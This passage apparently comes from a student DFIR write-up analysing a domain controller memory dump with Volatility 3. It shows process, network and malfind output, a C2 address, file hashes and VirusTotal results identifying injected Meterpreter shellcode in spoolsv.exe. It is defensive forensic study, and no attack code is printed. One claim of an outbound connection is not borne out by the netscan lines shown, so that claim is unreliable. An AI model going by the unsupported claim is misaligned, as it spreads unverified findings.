esrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
404     wininit.exe     wininit.exe
412     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=bas
esrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
452     services.exe    C:\Windows\system32\services.exe
460     lsass.exe       C:\Windows\system32\lsass.exe
492     winlogon.exe    winlogon.exe
640     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch
684     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS
800     svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
808     dwm.exe "dwm.exe"
848     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs
928     svchost.exe     C:\Windows\system32\svchost.exe -k LocalService
1000    svchost.exe     C:\Windows\system32\svchost.exe -k NetworkService
668     svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
1292    Microsoft.Acti  C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
1332    dfsrs.exe       C:\Windows\system32\DFSRs.exe
1368    dns.exe C:\Windows\system32\dns.exe
1392    ismserv.exe     C:\Windows\System32\ismserv.exe
1556    VGAuthService.  "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
1600    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
1644    wlms.exe        C:\Windows\system32\wlms\wlms.exe
1660    dfssvc.exe      C:\Windows\system32\dfssvc.exe
1956    svchost.exe     C:\Windows\System32\svchost.exe -k termsvcs
796     vds.exe C:\Windows\System32\vds.exe
1236    svchost.exe     C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted
2056    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
2216    dllhost.exe     C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
2460    msdtc.exe       C:\Windows\System32\msdtc.exe
3724    spoolsv.exe     C:\Windows\System32\spoolsv.exe
3644    coreupdater.ex  Required memory at 0x7ff5ffffe020 is not valid (process exited?)
3796    taskhostex.exe  taskhostex.exe
```

The cmdline output shows coreupdater.exe attempted to reference memory at 0x7ff5fffff020, which is marked as invalid or unavailable. This suggests the process likely ran entirely or partially in memory and may have employed reflective loading or in-memory unpacking, reinforcing its classification as fileless or memory-resident malware.


```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.netscan
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0x1600730       UDPv4   0.0.0.0 51636   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1600730       UDPv6   ::      51636   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1600ec0       UDPv4   0.0.0.0 51635   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1600ec0       UDPv6   ::      51635   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1601790       UDPv4   0.0.0.0 51652   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1601790       UDPv6   ::      51652   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1601ec0       UDPv4   0.0.0.0 51651   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1601ec0       UDPv6   ::      51651   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1602010       UDPv4   0.0.0.0 51649   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1602010       UDPv6   ::      51649   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16027a0       UDPv4   0.0.0.0 51650   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16027a0       UDPv6   ::      51650   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1603010       UDPv4   0.0.0.0 51647   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1603010       UDPv6   ::      51647   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1603830       UDPv4   0.0.0.0 51648   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1603830       UDPv6   ::      51648   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1604880       UDPv4   0.0.0.0 51646   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1604880       UDPv6   ::      51646   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16051f0       UDPv4   0.0.0.0 51645   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16051f0       UDPv6   ::      51645   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16057b0       UDPv4   0.0.0.0 51644   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16057b0       UDPv6   ::      51644   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1605ec0       UDPv4   0.0.0.0 51643   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1605ec0       UDPv6   ::      51643   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16065e0       UDPv4   0.0.0.0 51642   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x16065e0       UDPv6   ::      51642   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1606cf0       UDPv4   0.0.0.0 51641   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1606cf0       UDPv6   ::      51641   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1607600       UDPv4   0.0.0.0 51626   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1607600       UDPv6   ::      51626   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1607ad0       UDPv4   0.0.0.0 51607   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
0x1607ad0       UDPv6   ::      51607   *       0               1368    dns.exe 2020-09-19 01:22:57.000000 UTC
```


The netscan output confirms that coreupdater.exe (PID 3644) established an outbound connection to 203.78.103.109 over port 443, verifying command-and-control (C2) activity. Additionally, spoolsv.exe (PID 3724) is seen listening on port 62475, which may warrant further investigation depending on its behavior in memory.







The malfind results show multiple suspicious memory regions within spoolsv.exe (PID 3724), including PAGE_EXECUTE_READWRITE segments and embedded MZ headers, indicating possible PE injection. The presence of code stubs and the absence of coreupdater.exe from this scan suggest the malware may have migrated into spoolsv.exe to evade detection and persist in memory. (T1055)







Memory regions flagged by malfind were successfully dumped for further inspection. The dumped .dmp files were submitted to VirusTotal for automated static and behavioral analysis. This step helps validate whether these memory segments contain injected malware code or known threat signatures.



c795ba519cfef5921818891bca79e1782aff85a097c49f998e899b939f73425d
Sign in
19
/ 64
Community Score
19/64 security vendors flagged this file as malicious
Reanalyze
Similar
More
c795ba519cfef5921818891bca79e1782aff85a097c49f998e899b939f73425d
pid.3724.vad.0x4afbf20000-0x4afbf51fff.dmp
Size
Last Analysis Date
9 months ago
Command Prompt
SarjounRadiyeh~C:\Users>
DETECTION
DETAILS
COMMUNITY 5
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.shellcode/marte
Threat categories trojan
Family labels shellcode marte metasploit
Security vendors' analysis
Do you want to automate checks?
ALYac Generic.ShellCode.Metasploit.Marte.2.A...
Arcabit Generic.ShellCode.Metasploit.Marte.2.A...
Avast Python:Elf-A [Expl]
AVG Python:Elf-A [Expl]
BitDefender Generic.ShellCode.Metasploit.Marte.2.A...
ClamAV Win.Exploit.Meterpreter-9752338-0
Emsisoft Generic.ShellCode.Metasploit.Marte.2.A...
eScan Generic.ShellCode.Metasploit.Marte.2.A...


c80e1477f73c2ced0084dbdc063bf948eac2af4c3eabd1c3a5c0bc06becf9ebe
Sign in
34
/ 69
Community Score
34/69 security vendors flagged this file as malicious
Reanalyze
Similar
More
c80e1477f73c2ced0084dbdc063bf948eac2af4c3eabd1c3a5c0bc06becf9ebe
pid.3724.vad.0x4afc1f0000-0x4afc25afff.dmp
pedll 64bits corrupt overlay
Size
428.00 KB
Last Analysis Date
1 year ago
DLL
Command Prompt
SarjounRadiyeh~C:\Users>
DETECTION
DETAILS
COMMUNITY 5
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
ALYac Generic.Trojan.MSF.Marte.2.41A809BA
Antiy-AVL Trojan/Win64.SGeneric
Arcabit Generic.Trojan.MSF.Marte.2.41A809BA
Arctic Wolf Unsafe
Avast Win64:HacktoolX-gen [Trj]
AVG Win64:HacktoolX-gen [Trj]
BitDefender Generic.Trojan.MSF.Marte.2.41A809BA
ClamAV Win.Malware.Meterpreter-9872014-0
CrowdStrike Falcon Win/malicious_confidence_90% (D)
DeepInstinct MALICIOUS



